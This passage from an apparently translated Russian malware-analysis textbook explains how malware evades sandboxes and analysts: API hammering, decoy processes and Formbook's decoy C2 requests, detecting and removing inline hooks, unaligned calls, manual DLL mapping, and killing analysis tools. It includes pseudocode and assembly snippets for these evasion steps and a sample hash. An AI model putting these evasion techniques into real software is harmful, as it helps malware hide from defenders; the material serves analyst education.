Семейства Nymaim и Trickbot применяют методы API hammering, как описано в публикациях Joe Security (https://www.joesecurity.org). По меньшей мере один вариант Nymaim выполняет более полумиллиона безвредных вызовов функций Windows API, если образец обнаруживает работу в среде VM или песочницы! Как вы можете представить, это генерирует огромный объём данных в журнале песочницы. Некоторые песочницы, неспособные обработать такой объём, скорее всего, досрочно завершат анализ.

Однако многие современные песочницы умеют обнаруживать API hammering и отмечают такое поведение как подозрительное либо вовсе прекращают регистрировать сомнительную функцию. Песочница может также изменить поведение выполняющегося образца или предпринять другие действия, чтобы API hammering не мешал анализу. Но оставленный незамеченным, этот метод способен серьёзно нарушить способность песочницы оценивать вредоносную программу.

Создание ненужных процессов

Подобно API hammering, создание ненужных процессов - метод перегрузки песочниц и аналитиков. Вредоносная программа на рис. 8-3 создаёт несколько сотен процессов с именами `<xxxx>.tmp`, чтобы скрыть настоящую активность.

Time of Day	Process Name	PID	Operation
2:45:01.3025261 PM	WinWord.exe	2100	Process Create
2:45:01.4770031 PM	4CC3.tmp	2068	Process Create
2:45:01.6280210 PM	4D50.tmp	1904	Process Create
2:45:01.7751459 PM	4DFC.tmp	2116	Process Create
2:45:01.8930741 PM	4E98.tmp	1936	Process Create
2:45:02.0401059 PM	4F15.tmp	2132	Process Create
2:45:02.1631946 PM	4FA1.tmp	2084	Process Create
2:45:02.3187729 PM	501E.tmp	1920	Process Create
2:45:02.4344296 PM	50BB.tmp	284	Process Create
2:45:02.5940949 PM	5138.tmp	2172	Process Create
2:45:02.7113267 PM	51D4.tmp	892	Process Create
2:45:02.8990254 PM	5251.tmp	1124	Process Create
2:45:03.0302509 PM	52ED.tmp	2176	Process Create
2:45:03.1843058 PM	5389.tmp	1784	Process Create
2:45:03.3156597 PM	5426.tmp	1980	Process Create
2:45:03.4443518 PM	54A3.tmp	1976	Process Create
2:45:03.5631673 PM	5520.tmp	2216	Process Create
2:45:03.6857043 PM	559D.tmp	2404	Process Create
2:45:03.8027174 PM	561A.tmp	2440	Process Create
2:45:04.3563369 PM	5687.tmp	2468	Process Create
2:45:04.5232190 PM	588B.tmp	2500	Process Create
2:45:04.8129748 PM	5946.tmp	2496	Process Create
2:45:04.9622704 PM	5A6F.tmp	2476	Process Create
2:45:05.2666865 PM	5B0B.tmp	2516	Process Create

Рис. 8-3. Вредоносная программа создаёт большое количество "фиктивных" процессов

Из-за поразительного количества создаваемых процессов аналитику трудно определить, какие из них заслуживают исследования. Песочницы также могут быть перегружены всеми этими данными.

Ложный сетевой обмен

Некоторые варианты вредоносных программ отправляют фиктивный или ложный сетевой трафик, пытаясь скрыть настоящий вредоносный обмен. Применением этого метода хорошо известно семейство Formbook. Formbook подключается к случайно выбранному списку из нескольких ложных веб-адресов и одного настоящего адреса командного сервера (C2), что может запутать аналитиков и песочницы. В некоторых случаях ложные адреса являются настоящими доменами и способны увести аналитика по неверному пути. На рис. 8-4 показано, как Formbook подключается к

нескольким ложным адресам C2 посредством обычных HTTP-запросов GET.

```
08:53:07 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=fc9xvltLhtrJIvGep5xcPuctYFycPA/rUy/N9oGuboQjhmixEWaiXiLqknym/EQdiU7MVg==&lBZDkH=xRK4RHWHT HTTP/1.1
08:53:07 AM [    HTTPListener80]   Host: www.typicalmaneuver.com
08:53:07 AM [    HTTPListener80]   Connection: close
08:53:07 AM [    HTTPListener80]
08:53:27 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=76dXLJulqVo5KhXdF2rppVJLlykVgBEJNtIje33rPXbI26N0y35eaxzMKSC2qDZU9B+e+w==&lBZDkH=xRK4RHWHT HTTP/1.1
08:53:27 AM [    HTTPListener80]   Host: www.xingdonggan.com
08:53:27 AM [    HTTPListener80]   Connection: close
08:53:27 AM [    HTTPListener80]
08:53:46 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=zgIrB9LpvHDE5AwSmeeDg6W8Zo7Tob8Jq1S0rcdaLNPO+prie6HzCjEi+kxPG3aADRAprQ==&lBZDkH=xRK4RHWHT HTTP/1.1
08:53:46 AM [    HTTPListener80]   Host: www.hartlandpoloclassic.net
08:53:46 AM [    HTTPListener80]   Connection: close
08:53:46 AM [    HTTPListener80]
08:54:06 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=XdKzoqGQYJoINgcNaC8bxMa5jpBQnQUVqTdFcAr0Ki6f2ehdewn381e1OS136xYkvmqeuA==&lBZDkH=xRK4RHWHT HTTP/1.1
08:54:06 AM [    HTTPListener80]   Host: www.thecoachhousedouglas.com
08:54:06 AM [    HTTPListener80]   Connection: close
08:54:06 AM [    HTTPListener80]
08:54:27 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=TamPOdRkAwn7lIGFyAJhulwQndSGrSy70Cj92KWYtFX2Wv1rE96dirp62bNRfUhGNAJm1w==&lBZDkH=xRK4RHWHT HTTP/1.1
08:54:27 AM [    HTTPListener80]   Host: www.tongtiejiche.com
08:54:27 AM [    HTTPListener80]   Connection: close
08:54:27 AM [    HTTPListener80]
08:54:47 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=dTv3Wlr0kuyf9g/ya/V0qbx1zVhdXJo8YsXsM16D1G4CsmaUu+P6NoqlpUmMzgubv72EVQ==&lBZDkH=xRK4RHWHT HTTP/1.1
08:54:47 AM [    HTTPListener80]   Host: www.startupworldcup.biz
08:54:47 AM [    HTTPListener80]   Connection: close
08:54:47 AM [    HTTPListener80]
08:55:13 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=RP/YDtRpIq5sIhqKS4rDEgcdmaenKXnVUnQcoVx2dirZMYfnZyJRXdPrdqt54A+RLoqtow==&lBZDkH=xRK4RHWHT HTTP/1.1
08:55:13 AM [    HTTPListener80]   Host: www.tidalroyaltycorp.com
08:55:13 AM [    HTTPListener80]   Connection: close
08:55:13 AM [    HTTPListener80]
08:55:33 AM [    HTTPListener80]   GET /sr2/?oN64tl4H=2sdeVJJYpaWvmCQnoJIdsciD9GWstwHcf6eT4StdCpzYOvj/CMGXXohjdHMLYcdZ+WheNw==&lBZDkH=xRK4RHWHT HTTP/1.1
08:55:33 AM [    HTTPListener80]   Host: www.spatren.com
08:55:33 AM [    HTTPListener80]   Connection: close
```

Рис. 8-4. Formbook подключается к ложным адресам C2

Как видно, весь трафик выглядит почти одинаково, но только одно из этих соединений ведёт к настоящему серверу C2.

> **Примечание.** Вредоносную программу Formbook можно загрузить из VirusTotal или MalShare по следующему хешу файла:
>
> `SHA256: 08ef1473879e6e8197f1eadfe3e51a9dbdc9c892e442b57a3186a64ecc9d1e41`

Противодействие перехвату

Многие песочницы и инструменты анализа вредоносных программ используют перехват API, или просто перехват, для изучения поведения. При этом в пространство памяти вредоносной программы внедряется фрагмент кода, называемый перехватчиком. Он перехватывает вызовы функций API, перенаправляет их другой функции или изменяет поведение, а затем передаёт исходной функции. Зачастую этот перехватчик является модулем, обычно в форме DLL, который наблюдает за выполняющимся образцом (рис. 8-5).




Рис. 8-5. Песочница перехватывает выполняющийся вредоносный процесс

В этом примере песочница перехватила процесс выполняющейся вредоносной программы посредством внедрения DLL, то есть DLL перехвата песочницы. Песочница изменяет первые несколько байтов перехватываемой функции внутри `user32.dll` и вставляет инструкцию перехода `jmp`. Теперь все вызовы функции в библиотеке `user32.dll` будут переходить к коду перехватчика в

DLL песочницы. Установленный перехватчик позволяет песочнице перехватывать вызовы функций и наблюдать за ними, а также потенциально изменять параметры вызова или возвращаемые значения.

Чтобы реализовать перехват, агент песочницы вставляет инструкцию перехода в начало нужной функции. Следующий фрагмент ассемблерного кода показывает первые несколько байтов функции `ReadFile` после перехвата песочницей:

```
0x77000000  jmp hook_code
0x77000005  // Start of real ReadFile code
```

В этом перехваченном коде вставленная инструкция перехода гарантирует, что при вызове вредоносной программой функции `ReadFile` поток выполнения перед исполнением настоящего кода `ReadFile` будет передан коду перехватчика песочницы (`hook_code`). Такой тип перехвата называется встроенным. Для внедрения встроенных перехватчиков в целевые процессы песочницы применяют метод под названием внедрение в процесс. Внедрение и различные типы перехвата подробнее рассматриваются в главе 12.

Некоторые аналитические инструменты, например API Monitor и отдельные подключаемые модули отладчиков, используют перехватчики в сходных целях. Один из примеров - популярный инструмент ScyllaHide, позволяющий обходить методы противодействия отладке во вредоносных программах. ScyllaHide подробнее рассматривается в главе 10. В этом разделе мы углубимся в некоторые способы, которыми вредоносная программа способна обнаруживать и обходить перехват и наблюдение.

Обнаружение перехвата

Перед выполнением вредоносная программа, скорее всего, попытается определить, не перехвачена ли она песочницей или аналитическим инструментом, сканируя собственную память в поисках внедрённых модулей перехвата. В главе 7 вы видели, как программа может вызвать такие функции, как `Module32First` и `Module32Next`, чтобы перечислить загруженные модули. Для обнаружения перехвата образец может отслеживать, какие модули он должен загрузить, и, если при перечислении обнаружит аномальный загруженный модуль, предположить, что его перехватывают или иным образом наблюдают за ним.

Перед выполнением целевой функции вредоносная программа может проверить, не изменила ли песочница код функции в попытке установить перехватчик. Для этого программа вызывает `ReadProcessMemory` или `NtReadVirtualMemory`, чтобы прочитать память, где находится подозрительная функция, а затем исследует первые несколько её байтов. Она ищет аномальные инструкции перехода, вставленные в начало функции, что служит верным признаком перехвата, как показано в следующем псевдокоде:

```
handle = GetModuleHandle("ntdll.dll")
functionAddress = GetProcAddress(handle, "NtAllocateVirtualMemory")

ReadProcessMemory(GetCurrentProcess(), functionAddress, buffer, bufferSize, &bytesRead)

if (buffer[0] == 0xE9)
    {
         // Function hooked
         return true
    }
```

Сначала код получает дескриптор `ntdll.dll` и адрес `NtAllocateVirtualMemory`. Затем он вызывает `ReadProcessMemory`, чтобы исследовать первый байт функции `NtAllocateVirtualMemory`. Если первый байт является инструкцией перехода, шестнадцатеричным `E9`, вредоносная программа предполагает, что `NtAllocateVirtualMemory`

перехвачена и за ней наблюдает песочница либо аналитический инструмент.

Мы ещё вернёмся к этому методу в разделе "Выполнение невыровненных вызовов функций" на с. 140.

Удаление перехвата

Обнаружив перехватчик, образец может попытаться удалить его, восстановив исходные данные. Сделать это можно несколькими способами.

Во-первых, вредоносная программа может вручную выгрузить все подозрительные модули, то есть внедрённые DLL перехвата, которые, по её оценке, загружены в адресное пространство процесса. Обнаружив аномальный модуль, она может вызвать функцию `FreeLibrary`. Параметром `FreeLibrary` служит дескриптор библиотечного модуля, который программа хочет выгрузить.

Возможно, лучший способ удалить перехват - вручную перезагрузить библиотеки Windows, которые кажутся перехваченными. Вредоносная программа способна просканировать загруженные библиотеки в поисках признаков модуля перехвата, а после обнаружения выгрузить DLL с помощью такой функции, как `FreeLibrary`, и заново загрузить с диска чистую, неперехваченную библиотеку. Это фактически удаляет все перехватчики функций, установленные песочницей или аналитическим инструментом.

В качестве альтернативы после обнаружения перехваченной функции вредоносная программа может просто записать в неё исходный код, заменив переход к коду перехватчика. Чтобы удалить встроенный перехват, достаточно убрать перехваченные байты функции, то есть инструкцию перехода, или перезаписать их чем-то другим, как показано в следующем псевдокоде:

```
handle = GetModuleHandle("ntdll.dll")
functionAddress = GetProcAddress(handle, "NtAllocateVirtualMemory")

VirtualProtect(functionAddress, size, PAGE_EXECUTE_READWRITE, &oldProtect)
memcpy(functionAddress, "\x4c\x8b\xd1\xb8", 4)

VirtualProtect(functionAddress, size, oldProtect, &newOldProtect)
```

В этом коде вредоносная программа получает адрес (`GetProcAddress`) библиотеки и функции, с которых хочет удалить перехват, в данном случае `NtAllocateVirtualMemory`, а затем вызывает `VirtualProtect`, подготавливая функцию к изменению и предоставляя ей разрешения на выполнение, чтение и запись. После этого программа копирует (`memcpy`) четыре байта (`\x4c\x8b\xd1\xb8`) в начало кода целевой функции. Это стандартные исходные неперехваченные байты, которые находились бы в целевой функции до перехвата песочницей. Наконец, программа вновь вызывает `VirtualProtect`, чтобы вернуть исходные разрешения памяти.

Некоторые песочницы знают, что вредоносная программа может попытаться удалить установленные перехватчики функций, и следят за этим. Подобно тому как программа сканирует память своего процесса в поисках признаков перехвата, песочницы способны периодически проверять, на месте ли их перехватчики, и при необходимости заменять их. Либо они могут наблюдать за поведением удаления перехватов, в частности за вызовами `ReadProcessMemory`, `WriteProcessMemory`, `memcpy`, `FreeLibrary` и других функций.

Далее обсудим более тонкий подход, позволяющий вредоносной программе обойти перехватчики песочницы: обход перехвата.

Обход перехвата

В отличие от удаления, обход перехвата позволяет обойти или полностью предотвратить его. Примеры методов включают вызов функций Windows ненормальными способами и ручную загрузку библиотек кода, что позволяет обойти обычный процесс загрузки. Поскольку некоторые песочницы способны обнаруживать удаление или изменение своих перехватчиков, такие методы создают меньше шума и труднее выявляются.

Выполнение невыровненных вызовов функций

При невыровненном вызове вредоносная программа косвенно вызывает функции, перепрыгивая через код перехватчика песочницы и фактически полностью его пропуская. Обычно программа вызывает функцию Windows API, например `ReadFile`, инструкцией `call` (`call ReadFile`). Она переходит к началу `ReadFile` внутри модуля `kernel32.dll` и выполняет код. Однако если `ReadFile` перехвачена песочницей, сначала выполнится код перехватчика, как обсуждалось ранее. В следующем фрагменте в функцию внедрён перехватчик:

```
0x77000000  jmp hook_code
0x77000005  // Start of real ReadFile code
```

Чтобы реализовать невыровненный вызов, вредоносная программа может напрямую перейти к адресу `0x77000005` инструкцией `jmp 0x77000005` либо прибавить 5 байт к базовому адресу, как в `jmp 0x77000000 + 0x5`, вместо обычного вызова `ReadFile`. Так она пропустит перехватывающую инструкцию `jmp` по адресу `0x77000000` и непосредственно выполнит настоящий код `ReadFile`, начинающийся с `0x77000005`.

Одно затруднение состоит в том, что вредоносная программа должна явно указать адрес функции, а значит, заранее его знать. Один из способов получить адрес - вызвать `GetProcAddress`, как в следующем упрощённом ассемблерном коде:

```
--snip--
call GetProcAddress
mov  address, eax
cmp  [address], 0E9h
je   skip_hook
--snip--
skip_hook:
lea  eax, [address+5]
jmp  eax
```

Образец вызывает `GetProcAddress`, чтобы получить адрес нужной целевой функции, а затем сохраняет значение в `address` (`mov address, eax`). Адрес указывает на начало функции, где программа проверяет наличие перехватчиков. Затем она сравнивает код по адресу с шестнадцатеричным значением `0E9h`, одним из ассемблерных кодов операции `jmp`. Если код операции присутствует, программа переходит к функции `skip_hook`, которая добавляет к адресу целевой функции 5 байт и сохраняет указатель на конечный адрес в EAX (`lea eax, [address+5]`). Наконец, код переходит к новому адресу (`jmp eax`), обходя перехватчик.

Вызов низкоуровневых и необычных функций

Чтобы обойти перехват в песочницах и аналитических инструментах, некоторые вредоносные программы вызывают низкоуровневые функции Native API, пытаясь избежать чаще перехватываемых высокоуровневых вызовов. Например, программа может напрямую вызвать `NtProtectVirtualMemory` вместо `VirtualProtect`, стремясь обойти перехватчики последней.

В качестве альтернативы вредоносная программа способна даже выполнять прямые системные вызовы в ядро, обходя обычные процедуры вызова WinAPI. Системные вызовы обсуждались в

главе 1. Некоторые песочницы могут не наблюдать прямые обращения к ядру, и это оставляет слепые зоны в их аналитических отчётах. Поскольку данный метод также применяется для обхода средств защиты конечных точек, мы подробно вернёмся к нему в главе 13.

Так как автоматизированные песочницы и некоторые инструменты анализа перехватывают распространённые функции Windows или наблюдают за ними, вредоносная программа может применять необычные функции для обхода перехвата. Windows API включает огромное количество функций почти для любой задачи, которую способна выполнить программа, поэтому неизбежно существуют редко используемые и почти дублирующие друг друга функции. Например, `SHEnumKeyEx` очень похожа на `RegEnumKey` и также может перечислять разделы реестра, но применяется гораздо реже. Поэтому `SHEnumKeyEx` может получать меньше внимания со стороны автоматизированных песочниц и аналитиков и остаться незамеченной, когда вредоносная программа использует её для срыва попыток перехвата.

К сожалению, привести список всех этих редко используемых функций невозможно, поскольку Windows API чрезвычайно обширен. Однако важно помнить об этой тактике при исследовании вредоносных программ и изучать все незнакомые вызовы API.

Сокеты

Большинство современных приложений Windows используют высокоуровневые библиотеки сетевого обмена, такие как WinINet (`Wininet.dll`), WinHTTP (`Winhttp.dll`) и URLMon (`Urlmon.dll`). Они же относятся к библиотекам интернет-обмена, чаще всего загружаемым вредоносными программами; фактически их использует большинство примеров в этой книге. Главное преимущество этих библиотек для авторов вредоносных программ состоит в простоте применения и реализации.

Однако некоторые вредоносные программы вместо них применяют низкоуровневую библиотеку Winsock. Она предоставляет авторам больше гибкости при создании сетевых соединений и манипулировании ими. Кроме того, поскольку функции Winsock работают на более низком уровне, чем упомянутые библиотеки, они могут оставаться незаметными для таких аналитических инструментов, как веб-прокси, и аналитики способны пропустить часть поведения вредоносной программы. Следующий псевдокод показывает, как образец может создать сокет и отправить данные удалённому серверу:

```
int sock = socket("AF_INET", 1, 6);
int connect(sock, *sockaddr, length);
send(sock, *data , strlen(*data) , 0 );
```

В этом простом примере образец создаёт сокет (`sock`) с параметрами, задающими IPv4 (`AF_INET`), ориентированные на соединение байтовые потоки (`1`) и протокол TCP (`6`). Затем программа пытается подключиться к удалённому серверу (`connect`), указывая `sock` и указатель на таблицу `sockaddr`, где находятся сведения об удалённой службе, например имя узла и номер TCP-порта. Наконец, программа отправляет данные (`send`) удалённому серверу, указывая указатель `data`, содержащий предназначенные для отправки сведения.

Подробности устройства и работы сокетов выходят за рамки книги. Дополнительные сведения о сокетах и всех возможных параметрах можно найти в MSDN.

Ручная загрузка библиотек и вызов функций

Вредоносная программа может также вручную загружать библиотеки Windows, не полагаясь на стандартный загрузчик. Как вы, возможно, помните из главы 1, обычный способ загрузки библиотек приложениями Windows состоит в применении таких функций, как `LoadLibrary`. `LoadLibrary`

отображает запрошенную библиотеку в память, обеспечивая быстрый и простой процесс загрузки, всю тяжёлую работу в котором выполняет ОС. Обратная сторона этой простоты в том, что песочницы и другие аналитические инструменты могут легко реализовать в библиотеке перехватчики вызовов функций.

Чтобы обойти их, вредоносная программа способна вручную отобразить файл библиотеки в адресное пространство своего процесса посредством `NtMapViewOfSection`, как показано в упрощённом псевдокоде:

```
file_name = "C:\Windows\System32\Ntdll.dll"
NtCreateFile(file_handle, ..., file_name, ...)
NtCreateSection(section_handle, ..., file_handle)
NtMapViewOfSection(section_handle, process_handle, ...)
```

В этом примере вредоносная программа использует `NtCreateFile`, чтобы получить дескриптор файла `C:\Windows\System32\Ntdll.dll`, то есть библиотеки, которую хочет загрузить. Затем программа создаёт объект раздела посредством `NtCreateSection` и ссылается на ранее полученный дескриптор файла. Объект раздела - область памяти, которая может совместно использоваться другими процессами и предоставляет способ отображения файла в эту память. После создания объекта раздела вредоносная программа отображает в него файл `ntdll.dll` с помощью `NtMapViewOfSection`. Переменная `process_handle` представляет целевой процесс, куда будет отображён файл. В данном случае это собственный процесс вредоносной программы.

Другой сходный метод состоит в чтении файла с диска, а не в отображении в память. Чтобы прочитать `ntdll.dll` с диска, вредоносная программа может вызвать `ReadFile` или `NtReadFile` и передать имя целевого файла в качестве параметра. В любом из двух методов после отображения или чтения библиотеки в память программа способна выполнить нужные функции переходом к адресам в целевой библиотеке либо их вызовом. Обратите внимание, что в готовом виде эти методы не сработают и потребуют дополнительных действий от вредоносной программы, например правильного определения смещений вызываемых функций внутри DLL.

Создание собственных функций

Наконец, чтобы избежать перехвата, авторы вредоносных программ могут полностью переписать функции Windows и включить их в свои образцы. Зачастую это самый сложный в реализации метод обхода перехвата: необходимо учесть множество факторов, а изменённая функция должна безупречно работать с операционной системой узла жертвы. На практике такой подход встречается очень редко.

Инструментарий противодействия перехвату

Существуют и инструменты, написанные специально для противодействия перехвату. Один из примеров - проект с подходящим названием anticuckoo (https://github.com/therealdreg/anticuckoo), который различными методами обнаруживает возможный перехват песочницей. Кроме того, инструмент позволяет пользователям эксплуатировать песочницу, изменяя код перехваченной функции и, возможно, повреждая стек памяти, что приводит к сбою песочницы. Судя по всему, проект больше не поддерживается, но он служит хорошим примером исследования противодействия перехвату песочниц. Дополнительные сведения об этом методе приведены в содержательной публикации "Prevalent Threats Targeting Cuckoo Sandbox Detection and Our Mitigation" по адресу https://www.fortinet.com/blog/threat-research/prevalent-threats-targeting-cuckoo-sandbox-detection-and-our-mitigation.

Анализ вредоносных программ - игра в кошки-мышки. Исследователи наступательной безопасности и авторы вредоносных программ постоянно придумывают новые способы обнаруживать и обходить перехват, поэтому аналитикам и разработчикам песочниц приходится приспосабливаться. Например, авторы Cuckoo реализовали несколько методов противодействия противодействию перехвату, в частности предотвратили перезапись перехватчиков путём ограничения изменения защиты памяти. Многие другие коммерческие песочницы реализовали сходные функциональные возможности.

Обход анализа в песочнице

Из-за автоматизированной природы песочницы уязвимы для тактик уклонения на метауровне, под которым я подразумеваю уровень самого продукта-песочницы, а не его реализации или лежащей в основе ОС. Например, некоторые песочницы ограничивают размер отправляемых файлов, поэтому авторы могут просто искусственно увеличить вредоносный файл и обойти их. Другие песочницы не умеют обрабатывать определённые типы файлов или сценарии. Всё чаще вредоносные файлы доставляются по электронной почте в зашифрованном виде, а пароль для расшифровки находится в тексте письма. Конечный пользователь может с радостью ввести пароль, расшифровать файл и запустить вредоносную программу, но для песочницы это намного сложнее!

Кроме того, некоторые песочницы плохо наблюдают за определёнными типами файлов. На момент написания книги многие коммерческие песочницы и проекты с открытым исходным кодом не полностью поддерживают Microsoft .NET, кроссплатформенную среду разработки для Windows. Поскольку .NET реализует собственные функции, отличающиеся от функций штатных Windows API и NT API, такие песочницы могут пропустить важные подробности поведения и функциональных возможностей вредоносной программы.

Это лишь несколько примеров, а других способов обмануть песочницу и полностью предотвратить выполнение вредоносной программы существует множество. Помните об этом при анализе вредоносных программ в автоматизированной песочнице и всегда ищите перечисленные здесь методы уклонения. До развёртывания продукта в своей среде важно также правильно оценить песочницу и убедиться, что она соответствует вашим потребностям.

Нарушение ручного исследования

До сих пор рассмотренные в этой главе методы были сосредоточены на уклонении от песочниц, однако вредоносная программа способна непосредственно вмешиваться и в ручной анализ. Например, в главе 4 описывалось, как программа может перечислять выполняющиеся на узле процессы, чтобы обнаружить среду песочницы, VM или инструменты анализа. Но помимо обнаружения этих инструментов некоторые вредоносные программы умеют активно завершать их работу.

Чтобы завершить целевой процесс, вредоносная программа может обойти дерево процессов посредством `CreateToolhelp32Snapshot`, `Process32First` и `Process32Next`, как вы видели в главе 4. Затем она способна вызвать `OpenProcess`, чтобы получить дескриптор процесса-жертвы, а следом `TerminateProcess`. Следующий ассемблерный пример показывает, как образец может завершить удалённый процесс:

```
--snip--
push    [ebp+dwProcessId] ; PID of "wireshark.exe"
push    0  ; bInheritHandle
push    0x1  ; dwDesiredAccess
```

```
call    OpenProcess
mov     [ebp+ProcessHandle], eax
xor     eax, eax
--snip--
push    [ebp+ProcessHandle]
call    TerminateProcess
```

В этом фрагменте вредоносная программа вызывает `OpenProcess` с параметрами, представляющими идентификатор целевого процесса, здесь `wireshark.exe`, значение `InheritHandle`, не имеющее здесь значения, и `dwDesiredAccess`, то есть права доступа к процессу, запрашиваемые вредоносным процессом. В данном случае программа запрашивает права доступа `1`, или шестнадцатеричное `0x1`, что соответствует `PROCESS_TERMINATE` и позволяет вызывающему процессу, то есть вредоносной программе, завершить другой процесс (`wireshark.exe`). Разумеется, Wireshark здесь всего лишь пример. При наличии правильных разрешений вредоносная программа способна запросить и завершить любой процесс.

> **Примечание.** Иногда переименование исполняемого файла инструмента анализа перед запуском обманывает простую вредоносную программу, применяющую данный метод. Например, переименование `wireshark.exe` в `krahseriw.exe` может помешать вредоносной программе "увидеть" этот процесс и тем самым предотвратить его завершение. Однако решение сработает не во всех случаях.

Ещё одна тактика - дезориентация аналитика. Один интересный исследованный мной образец создаёт каталог в `C:\Users\<user>\AppData\Local\Temp`. Программа присваивает каталогу случайно сгенерированное числовое имя, например `21335493`, и записывает в него временные файлы, необходимые для своих функциональных возможностей. Чтобы защитить каталог, программа постоянно перечисляет все открытые окна, специально разыскивая те, в которых упоминается имя временного каталога, и при совпадении отправляет окну запрос на завершение.

Вот упрощённый псевдокод этого метода в действии:

```
windows[] = EnumWindows()
for (i = 0; i < windows[].length; i++) {
    window_text = GetWindowText(windows[i])
    if (windows_text == "21335493") {
        PostMessage(windows[i], WM_CLOSE)
    }
}
```

Этот образец использует `EnumWindows` для перечисления всех окон рабочего стола, а затем в цикле перебирает текст их заголовков с помощью `GetWindowText`, разыскивая строку `21335493`. Если код находит окно, содержащее этот текст, вредоносная программа вызывает функцию `PostMessage` с параметром `WM_CLOSE`, принудительно закрывая окно. Теперь, если аналитик попытается открыть временный каталог `21335493`, скажем в Проводнике, окно автоматически закроется прежде, чем он успеет исследовать содержимое.

Эти два примера лишь затрагивают поверхность темы. Начиная с главы 10 я рассмотрю другие интересные меры, которые авторы вредоносных программ могут реализовать в коде, чтобы запутать и затруднить ручной анализ.

Эксплуатация гипервизора и побег из VM

Последний метод этой главы можно считать высшей формой уклонения от песочницы и VM: эксплуатация самого гипервизора или полный побег из него. Хотя во вредоносных программах это встречается редко, метод время от времени применялся в реальных атаках, а в таких продуктах, как VMware и VirtualBox, обнаруживались отдельные уязвимости. Один примечательный пример -

Cloudburst, эксплойт, разработанный Immunity Inc. в 2009 году и затрагивавший определённые версии гипервизоров VMware. Воспроизведение специально созданного видеофайла в Windows VM эксплуатировало недостаток функций отображения VMware и потенциально позволяло выполнить код в самой основной ОС.

Большинство известных уязвимостей гипервизоров не позволяет напрямую выполнять код на основной системе, поэтому полный "побег" из среды песочницы маловероятен. Например, некоторые уязвимости допускают запись файлов на основную систему или, возможно, чтение файлов с неё, но не позволяют выполнять на ней вредоносные файлы либо код. Кроме того, на момент написания книги все обнаруженные и опубликованные уязвимости были исправлены соответствующими поставщиками гипервизоров. Пока вы, аналитик вредоносных программ, запускаете образцы на обновлённом гипервизоре со всеми исправлениями, основная система теоретически безопасна.

> **Примечание.** Я говорю "теоретически", поскольку всегда существует вероятность уязвимостей нулевого дня и неизвестных неопубликованных ошибок в коде гипервизора, которые потенциально способна эксплуатировать вредоносная программа. Анализ всегда сопряжён с риском, но, на мой взгляд, преимущества его перевешивают. В приложении А мы обсудим несколько шагов, позволяющих работать в максимально безопасной среде.

Меры противодействия уклонению

Как отмечалось ранее, между авторами вредоносных программ и исследователями идёт игра в кошки-мышки: авторы изобретают новый метод обнаружения или обхода инструментов аналитика и песочниц, а аналитики и исследователи защитной безопасности приспосабливаются. Отличный пример - прогресс автоматизированных аналитических песочниц. Многие современные песочницы реализовали меры противодействия тактикам обнаружения и уклонения, упомянутым в нескольких последних главах.

Песочницы способны предупреждать аналитиков о попытках обнаружения и уклонения, открывая окно во внутреннее устройство вредоносной программы и позволяя правильно отреагировать. Многие подобные методы можно обойти вручную: подключить процесс к отладчику, установить точки останова на интересующих вызовах функций и изменить код вредоносной программы в самом отладчике либо дизассемблере. Вызовы можно заменить на `nop`, перепрыгнуть через них или изменить посредством манипулирования параметрами функций либо возвращаемыми значениями, как объяснялось в главе 3. Наконец, многие методы обходятся правильной настройкой VM и гипервизора. Как это сделать, я расскажу в приложении А.

Итоги

В этой главе вы получили общее представление о способах, которыми вредоносная программа может уклоняться от песочниц, сред VM и аналитических инструментов, обнаружив наблюдение за собой. В части III вы разовьёте некоторые из этих знаний, когда мы начнём исследовать методы противодействия обратной разработке, которыми вредоносная программа мешает дизассемблерам, обнаруживает и обходит инструменты динамического анализа кода вроде отладчиков и направляет аналитиков по ложному пути.

Часть III. Противодействие обратной разработке

Глава 9. Противодействие дизассемблированию



Поскольку дизассемблеры разбирают бинарные файлы на ассемблерный код на основе собственных, зачастую очень сложных алгоритмов, в этом процессе остаётся место для ошибки. Авторы вредоносных программ знают об уязвимости и могут активно её эксплуатировать. Кроме того, они способны пытаться обфусцировать поток управления программы или ссылки на строки и вызовы функций API, особенно затрудняя статическую навигацию по коду. Это примеры методов противодействия дизассемблированию, то есть способов, которыми вредоносная программа усложняет обратную разработку кода с помощью дизассемблера. В этой главе мы подробно рассмотрим такие тактики и действия, которые аналитики могут предпринять в ответ.

Нарушение работы дизассемблеров

Дизассемблеры интерпретируют файл на основе собственной жёстко заданной логики и предположений, поэтому могут трактовать байты по-разному и порой проблематично. Код может быть ошибочно дизассемблирован как данные или наоборот, а байты могут быть присоединены к неправильным инструкциям, порождая совершенно новые ошибочные инструкции.

Например, байты `e8 8c 45 0a 90` можно дизассемблировать в инструкцию `call`. Удаление первого байта (`e8`) привело бы к совершенно другой дизассемблированной инструкции. В этом

распространённом подходе противодействия дизассемблированию, известном как метод постороннего байта, в программу вставляются посторонние байты, чтобы запутать процесс дизассемблирования. Рассмотрим следующий фрагмент:

```
--snip--
00402100      b8 00 00 00 00    mov eax, 0x00
00402105...   85 c0             test eax, eax
00402107...   74 01             jz loc_402109 + 1

loc_402109:
00402109      e8 8b 45 0a 90    call 0x900a4590
--snip--
```

